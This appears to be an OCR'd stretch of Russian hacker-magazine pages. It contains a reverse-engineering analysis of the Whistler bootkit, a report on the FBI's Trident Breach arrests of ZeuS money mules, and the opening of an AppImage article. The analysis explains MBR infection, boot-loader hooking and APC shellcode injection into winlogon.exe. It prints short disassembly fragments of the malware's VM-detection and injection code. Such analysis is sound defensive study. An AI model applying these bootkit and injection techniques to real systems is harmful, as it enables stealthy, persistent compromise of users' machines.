  7 call         0701BDF5D --↑8
    popa
    jmps         00000002`701BDF49 --↓9
  5 popa
```

Смещение	Длина	Описание
0	0x1BE	Код загрузчика
0x1BE	0x10	Раздел #1
0x1CE	0x10	Раздел #2
0x1DE	0x10	Раздел #3
0x1EE	0x10	Раздел #4
0x1FE	2	Сигнатура 0xAA55

Таблица 1. Структура MBR

Смещение	Длина	Описание
0	1	Признак активности
1	1	Начало раздела – головка
2	1	Начало раздела – сектор, головка
3	1	Начало раздела - дорожка
4	1	Тип раздела
5	1	Конец раздела – головка
6	1	Конец раздела – сектор, головка
7	1	Конец раздела – дорожка
8	4	Смещение первого сектора
0x0C	4	Количество секторов раздела

Таблица 2. Структура раздела

Код	Тип раздела
5	Расширенный раздел
7	NTFS
0x0B	FAT32
0x17	Скрытый раздел NTFS

Таблица 3. Значения поля.


Следует отметить, что после включения компьютера процессор работает в режиме реальных адресов (real-address mode). Он значительно отличается от защищенного режима (protected mode), который используется при функционировании большинства современных операционных систем (Linux, Windows, FreeBSD и т.д.). В реальном режиме отсутствует страничная адресация, так называемые кольца защиты, обработка исключений, а регистры GDTR, LDTR, CR3 не используются. Таблица векторов прерываний расположена по нулевому физическому адресу и заполнена самим BIOS'ом. Обращение к памяти происходит через пару «сегмент-смещение», которая преобразуется в физический адрес. Поясню на примере:

- Процессор пытается исполнить инструкцию mov eax, [1000:FFFF];
- Значение сегмента сдвигается влево на 4 бит — 0x1000 << 4 = 0x10000;
- Смещение складывается со сдвинутым сегментом и получается конечный физический адрес — 0x10000 + 0xFFFF = 0x1FFFF;

Вернемся к Whistler'y

После прочтения столь долгой и нудной теории ты, я думаю, созрел продолжить изучение нашего сегодняшнего героя. Итак, он переписывает MBR на свой собственный, обращаясь к устройству \\.\PhysicalDriveX через функцию CreateFile. Потом он находит самый последний раздел и пишет свои данные в неразмеченную область, находящуюся за последним разделом. А именно — туда записывается оригинальный MBR, идентификационные данные Whistler'а, по которым можно будет определить факт заражения системы, и четыре PE'шника. Один из них — тот, что сейчас описывается. Другой — драйвер. Два последних — exe'шники, отвечающие непосредственно за функционал. На этом функциональность файла, исполняемого из памя-






Фрагмент дампа памяти одного из компонентов Whistler'a

```
push    edx
push    ecx
push    ebx
mov     eax,0564D5868  ;'VMXh'
mov     ebx,0
mov     ecx,00000000A
mov     edx,
in      eax,dx
cmp     ebx,0564D5868  ;'VMXh'
```

Реализация метода RedPill в Trojan-Clicker. Win32.Whistler.a

```
push    ebx
push    1
movsw
push    d,[ebp][-00C]
mov     esi,[ebp][8]
push    ebx
push    000011498 --↑6
push    2
push    esi
lea     eax,[ebp][-068]
push    eax
call    KeInitializeApc
push    ebx
push    ebx
push    ebx
lea     eax,[ebp][-068]
push    eax
call    KeInsertQueueApc --↓7
test    al,al
jz      .000011617 --↓8
```

Фрагмент драйвера Trojan-Clicker.Win32.Whistler.a



Отладка MBR при помощи Bochs Enhanced Debugger for Windows

ти, заканчивается. Пришло время рассмотреть сам зараженный MBR. Для его разбора я использовал бесплатную виртуальную машину Bochs for Windows со встроенным отладчиком. Она использует полностью программную эмуляцию. Ее интересной особенностью является возможность отладки виртуальной машины с самого старта компьютера. То есть она позволяет пройти под отладчиком весь MBR и загрузочный код системы и без проблем отладить стартовый код BIOS'a. Разумеется, это отладка не кода реальной железки, а всего лишь BIOS'a виртуальной машины, но оценить качественную картину загрузки компьютера помогает.

Итак, сначала парсится таблица разделов и находятся элементы, записанные в неразмеченную область, туда же и передается управление. Тут-то и начинается самое интересное — перехватывается прерывание int 13h, оригинальный MBR восстанавливается и на него передается управление. В перехватчике int 13h производится поиск сигнатуры из NTLDR в прочитанном фрагменте. Сверка сигнатуры видна на скриншоте: сначала производится поиск байта 0xB8 с помощью инструкции REPNE SCASB, а в случае успеха дальнейшее сравнение происходит с помощью CMP. Далее, если нужный фрагмент NTLDR'a найден, производится перехват функции BlLoadBootDrivers путем замены части инструкции. После выставления сплайсинга управление возвращается в систему.

Буткит получит управление только после вызова вышеупомянутой функции. Затем производится поиск базы ядра и сплайсинг инструкции, вызывающей функцию IoInitSystem. Перехват установлен таким образом, что буткит получит управление как сразу после вызова IoInitSystem, так и после ее завершения. Таким способом Whistler определяет, что система успешно проинициализировалась и загружает свой драйвер, упомянутый выше. Этот драйвер маппится в память и запускается как системный поток. Таким образом на запущенной инфицированной системе окажется работающий драйвер, образ и информация для которого отсутствует у ОС. На этом функциональность инфицированного MBR'a заканчивается, и в работу вступает драйвер. Драйвер построен на основе Stoned Bootkit FrameWork, который бесплатен и находится под лицензией «European Union Public License». Основное его назначение — считывать из неразмеченной области харда файлы, которые несут «полезную нагрузку», и скрыто запускать их. Работа с диском ведется при помощи объекта \\.\physicaldrive0, а вот запуск PE'шников происходит весьма любопытным способом — при помощи APC. APC — Asynchronous Procedure Call — функция, которая нарушает естественный ход выполнения потока. Когда планировщик Windows переключает контекст на поток, он смотрит на наличие APC-функций в очереди потока, и если они есть, то вызывает сначала их, а потом уже и сам поток. Первым делом драйвер инжектит шеллкод в winlogon.exe, используя KeStackAttachProcess для присоединения к процессу. Потом с помощью функции KeInitializeApc инициализируется сама APC-функция, которая затем добавляется в очередь с помощью KeInsertQueueApc, что обеспечивает запуск шеллкода в контексте системного процесса. Этот код запускает два оставшихся файла, которые были сохранены на диск драйвером по следующему пути: «\\??\C:\System Volume Information\Microsoft\».

Так как насчет функционала?

Пройдя столь длинный путь по разбору Whistler'a, я подошел к самому главному — вредоносному функционалу, то есть тому, ради чего и делался зловред. Как видно из названия, он кликает по разнообразным ссылкам, увеличивая им рейтинг. Сами файлы представляют собой обычные приложения, написанные в Microsoft Visual Studio. Все данные хранятся в оверлее за последней секцией. Сдампив адресное пространство процесса, я получил просто россыпь урлов, которые указывают на страницу banner3.php на разных сайтах.

Заключение

Вот и все. Пожалуй, еще стоит отметить, что этот зловред не будет работать на последних операционных системах семейства Windows, в частности, на Windows 7, так как там несколько иначе построена загрузка системы. А вот на Windows XP все прекрасно отработает. Кстати, для анализа этого вируса помимо виртуалки Bochs я еще использовал связку VMWare и PETools для получения дампа и, конечно же, Hiew для визуального просмотра. Дизассемблер IDA в комплекте с Hex-Rays просто незаменим при детальном анализе драйверов и незащищенных PE'шников. Кстати, можешь попробовать открыть свой жесткий диск, начиная с нулевого сектора, просто запустив Hiew и передав ему в качестве параметра командной строки \\.\physicaldriveX.

Наш PC никогда не висит!

Карта мужского рода

- Специальные мероприятия
- Скидки на компьютерные товары и не только...

www.mancard.ru







(495) 78-888-78 (для Москвы), **8-800-2000-000** (бесплатно для регионов России)

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



О том, как спецслужбы ловят дропов, и не только

Борьба с киберпреступностью в наши дни — уже далеко не миф, а суровая реальность. Прошли времена, когда спецслужбы не знали, с какого конца подступиться к Сети. Эта история представляет собой яркую иллюстрацию того, что спецслужбы многому научились и порой занимаются действительно полезными вещами.

Операция Trident Breach

В октябре месяце из пресс-релизов ФБР весь мир узнал о масштабной международной операции Trident Breach (дословно: «удар трезубцем»), в ходе которой в Великобритании, США и Украине были задержаны более ста человек, участвовавшие в деятельности крупного ZeuS-ботнета.

О троянце по имени ZeuS ты наверняка уже слышал; мы посвятили этому зловреду не одну статью и заметку. На всякий случай напомню, что ZeuS, также известный на просторах сети как Zbot, PRG, Wsnpoem, Gorhax и Kneber — это своего рода последний писк моды и популярнейший тренд в киберкриминальной среде. Данный инструментарий пользуется на черном рынке огромным спросом, регулярно обновляется, защищен от нелегального использования почище лицензионного софта и является настоящей головой болью для всех IT-безопасников планеты. Авторов этой софтины безуспешно ищут уже довольно долгое время. А когда не получается найти авторов и вырвать «корень зла», приходится бороться не с причиной, а со следствиями. Особенно когда следствия приобретают угрожающий размах.

Расследование, предвосхищавшее массовые аресты, началось около полутора лет назад, в мае 2009 года. Тогда в ходе работы над делом о краже средств с 46 разных банковских счетов агенты ФБР из города Омаха, штат Небраска, нащупали «связующее звено» — они обнаружили отчетливые следы деятельности ZeuS-ботнета. Федеральное бюро расследований быстро сопоставило имеющиеся на руках факты и пришло к выводу, что масштаб бедствия велик. «Федералы» незамедлительно связались с местной полицией, своим аналогом Отдела «К» (то есть с парнями, которые занимаются именно расследованием киберпреступлений), другими американскими спецслужбами, а затем наладили контакт и со своими зарубежными коллегами из Украины, Великобритании и Нидерландов. Сразу скажем, что голландская полиция была привлечена к делу исключительно из-за того, что злоумышленники использовали некие компьютерные ресурсы Нидерландов.

Вскоре ситуация начала проясняться. Схема, которую использовали сетевые мошенники, оказалась проста, как три копейки. Основной мишенью этих чуваков являлись отнюдь не крупные банки и корпорации — они метили в небольшие организации, муниципальные предприятия, церкви, больницы, а также в редких частных лиц в основном на территории США. Заражение компьютеров жертв происходило практически дедовским методом: мошенники использовали целевые вредоносные e-mail-рассылки (письма несли «на борту» ссылки на ZeuS). Как только ничего не подозревающие граждане открывали такое письмо и проходили по линку, вирь взламывался в систему и делал там свое черное дело — собирал номера счетов, логины, пароли и прочие конфиденциальные данные, связанные с банковскими аккаунтами. Хозяева ботнета, заполучив эту информацию на руки, сумели добраться до огромного количества счетов. ФБР сообщает, что таким образом были осуществлены попытки кражи около $220 млн., но так как не все они были успешными, реально преступники (по предварительной оценке) сумели заполучить около $70 млн. Учти, что делалось все весьма аккуратно: ФБР утверждает, что преступники старались не снимать более нескольких тысяч долларов за раз.

Размах уже впечатляет, правда? Дальше — больше. Как уже было сказано выше, корни этой преступной группировки вели в Украину и другие страны Восточной Европы, а сеть так называемых «мулов» (от английского money mule — «денежный мул») — людей, которые переправляли краденые деньги владельцам ботнета (в кардерской терминологии — дропов) — как выяснилось позже, насчитывала несколько сотен человек.


Как это работает

Большинству граждан, арестованных в ходе операции Trident Breach, от 20 до 25 лет, и все они, по сути, являются низшим звеном в структуре работы ботнета.

Когда (и если) кража средств с очередного счета проходит успешно, деньги утекают отнюдь не прямиком в загребущие руки хозяев зомби-сети. Это было бы слишком просто, рискованно и примитивно. Здесь в игру и вступают «мулы», они же «дропы». В случае, о котором мы говорим сегодня, в этой роли в основном выступали... студенты из Молдавии, Украины, России, Белоруссии и Казахстана, находящиеся в США по визе J-1, то есть по программе Work&Travel. Для тех, кто не знает: W&T позволяет молодежи какое-то время с пользой жить на территории США, работая, общаясь с носителями языка и так далее. Одним словом, учебный и культурный обмен. Арестованным «студентам» такая программа поездки явно казалась скучноватой, раз они решили предложить себя кибермошенникам в качестве дропов.


Как это реализовано? Опять же, довольно просто. Вербуют таких «красавцев» обычно по Сети, например, через социальные сети

Схема электронного воровства








Как выглядит ботнет? Например, вот так


ZeuS во плоти

(в нашем случае ФБР пока отказывается разглашать название социальной сети, где происходила вербовка). За работу им предлагают некий процент от обналиченных сумм, обычно в рамках 5-20% от перевода. Далее возможны варианты. Либо, въехав в США, «мулы» самостоятельно открывают поддельные банковские счета, на которые и уходят ворованные деньги. Либо же фэйковые счета дропу предоставляет сам работодатель: например, «мулу» просто присылают по почте пластиковую карту с PIN-кодом. Зачастую в деле также замешаны поддельные документы всех мастей. Далее задача «мула» элементарна — нужно снимать наличность и передавать ее своим «хозяевам».
За примерами этих схем не нужно ходить далеко. В ходе операции Trident Breach ФБР внедрило одного из своих агентов в мошенническую сеть именно в качестве дропа. Через российскую социальную сеть (все общение происходило на русском) агент нашел «работодателя», скрывавшегося под ником Jack Daniels. Jack Daniels, который впоследствии оказался 26-летним гражданином РФ Антоном Юферицыным, предложил следующую «работу»: требовалось открыть в США несколько банковских счетов, получать на них переводы и обналичивать деньги. Под пристальным наблюдением ФБР все было выполнено, да так хорошо, что замаскированный агент даже сумел лично встретиться с Юферицыным. «Работодатель» вдруг решил воочию обсудить со «студентом» перспективу открытия бизнес-счета, на которой можно было бы переводить больше денег. Очевидно, в ходе этой первой встречи Jack Daniels ничего не заподозрил, так как вскоре на счет подставного «мула» поступил первый перевод в размере $9983. Через несколько дней Jack Daniels назначил агенту повторную встречу, на этот раз уже непосредственно для передачи денег. В ходе этого действа Юферицын и был благополучно арестован. Ему предъявили обвинение в сговоре с целью мошенничества, свою вину Jack Daniels признал и даже дал показания против других участников группировки. Но самое интересное в том, что на данный момент Антону Юферицыну уже вынесен приговор, и он оказался удивительно мягкох: 10 месяцев тюрьмы и $38 314 штрафа. Дело в том, что обвинение до последнего настаивало на максимальном наказании в 20 лет лишения свободы и штрафе в $500 000. Можно предположить, что Юферицына либо поймали существенно раньше, чем было объявлено официально, либо же он очень рьяно сотрудничал после ареста :).
Как уже было сказано выше, большинство арестованных занимали отнюдь не ключевые посты в преступной группировке. Большинство из тех, кому предъявили обвинения или арестовали — простые дропы. Только в США было арестовано 39 человек, а в целом обвинения предъявлены 92 людям!
В пресс-релизах, выпущенных по этому поводу Федеральным бюро расследований, подробно рассказано практически о каждом конкретном случае. К примеру, сообщается, что гражданин РФ Максим Мирошниченко вербовал дропов, сам открыл как минимум пять поддельных счетов в банках TD Bank, Chase Bank, Bank of America и Wachovia, а также пользовался поддельными паспортами и имел контакты с хакерами и лицами, которые могли помочь оформить поддельные документы другим членам организации. Остальные случаи похожи, как две капли воды: это или «мулы», или вот такие, в общем-то, мелкие координаторы. Обвинения им были предъявлены самые разные — от сговора с целью совершения банковского мошенничества и просто банковского мошенничества до отмывания денег, подделки документов, использования поддельных документов и незаконного использования паспортов. Тюремные сроки и штрафы всем грозят крайне серьезные: от 10 до 30 лет и от $250 000 до $1 млн. соответственно. Впрочем, неизвестно, удастся ли обвинению настоять на своем, или получится как с Юферицыным.
Однако, помимо сотни дропов, пойманных американцами, еще 20 человек было арестовано в Великобритании (также было проведено восемь обысков) и еще пятеро в Украине. И если в Соединенном Королевстве ситуация почти аналогична американской, то с украинцами все несколько сложнее. Дело в том, что, согласно сообщениям ФБР и украинского СБУ, здесь, похоже, поймали самую верхушку группировки — организаторов всей вышеописанной схемы. Нет, разумеется, авторов злосчастного ZBot среди арестованных не было (хотя, по мнению многих экспертов и представителей спецслужб, малварь создан именно в странах Восточной Европы). Информации об этих пятерых вообще пока крайне мало, однако известно, что у ФБР есть основания полагать, что руководители ботнета контактировали с разработчиками ZeuS, которые делали им на заказ особые версии инструментария.
Все вышеизложенное, конечно, далеко не конец истории. В розыске до сих пор находится не один десяток человек, впереди наверняка не один обыск, арест, а также куча судебных разбирательств. Но, как бы то ни было, операция Trident Breach наглядно доказывает, что спецслужбы мира все же могут «найти подход» к ботнетам и умеют арестовывать не только «мулов», но и людей, стоящих в преступной иерархии повыше. И пусть мы с тобой понимаем, что эта сотня с небольшим человек — капля в море, а $70 млн. — жалкие крохи от исчезающих в неизвестных направлениях миллиардов, для спецслужб это все равно почти невиданный размах, да и в целом неплохая тенденция.


Пресс-релиз от украинского СБУ суров — много компов и денег

Евгений Зобнин zobnin@gmail.com



Трудности переноса

Или хромая портабельность линуксовых приложений

Не так давно участники проекта Elementary Project представили на суд общественности новую технологию упаковки Linux-приложений под названием AppImage, которая позволяет запускать программы из одного файла на любом современном дистрибутиве без необходимости в их установке. Так ли хороша эта технология, как говорят о ней создатели, и нужна ли она Linux, мы постараемся выяснить на следующих страницах.

Введение

На самом деле в Elementary Project (в рамках которого, кстати, готовят свой вариант Ubuntu, www.elementary-project.com) изобрели вещь, известную в кругах пользователей Windows под именем «переносные приложения» (Portable Apps), суть которых сводится к следованию трем простым правилам: не требовать установки на диск (скачал, запустил, работаешь), представлять собой один исполняемый файл (а не установочный архив) и не оставлять после себя следов (держать конфиги и все остальное внутри себя). Проще говоря: «Одна программа — один файл».

Преимущества таких программ виндузятники (а макосовцы — так и подавно) уже успели оценить. Их можно таскать с собой на флешке, выкладывать в Dropbox, хранить на рабочем столе вместо ярлыков, удалять одним нажатием клавиши. Они не требуют установки и не засоряют систему. Хороши со всех сторон, как ни посмотри. Но могут ли линуксоиды получить все это? Проведем эксперимент.

Тест

